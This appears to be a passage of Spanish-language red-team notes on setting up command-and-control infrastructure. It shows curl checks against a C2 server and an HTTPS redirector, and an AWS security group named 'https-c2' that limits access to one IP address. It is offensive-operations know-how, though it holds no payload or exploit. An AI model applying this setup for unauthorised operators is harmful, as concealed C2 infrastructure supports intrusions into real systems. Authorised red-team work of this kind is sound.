C:\Users\ed\RT_Notes\Infraestructura\claves
λ curl -ik https://servidor_control.audran.io/assets/FOOBAR -A Morzilla
curl: (7) Failed to connect to servidor_control.audran.io port 443: Timed out

C:\Users\ed\RT_Notes\Infraestructura\claves
λ curl -ik https://redireccionador_https.audran.io/assets/FOOBAR -A Morzilla
HTTP/1.1 502 Bad Gateway
Date: Sun, 19 May 2019 09:24:26 GMT
Server: nginx/1.10.3 (Ubuntu)
Content-Type: text/html
Content-Length: 182

<html>
<head><title>502 Bad Gateway</title></head>
<body bgcolor="white">
<center><h1>502 Bad Gateway</h1></center>
<hr><center>nginx/1.10.3 (Ubuntu)</center>
</body>
</html>
```

La configuración final ha quedado tal que:

```
{
    "Description": "Managed by Terraform",
    "GroupName": "https-c2",
    "IpPermissions": [
        {
            "FromPort": 80,
            "IpProtocol": "tcp",
            "IpRanges": [
                {
                    "CidrIp": "35.180.85.222/32"
                }
            ],
            "Ipv6Ranges": [],
            "PrefixListIds": [],
            "ToPort": 80,
            "UserIdGroupPairs": []
        },
```

Infraestructura RT

Ya podemos usar los juguetes de papa.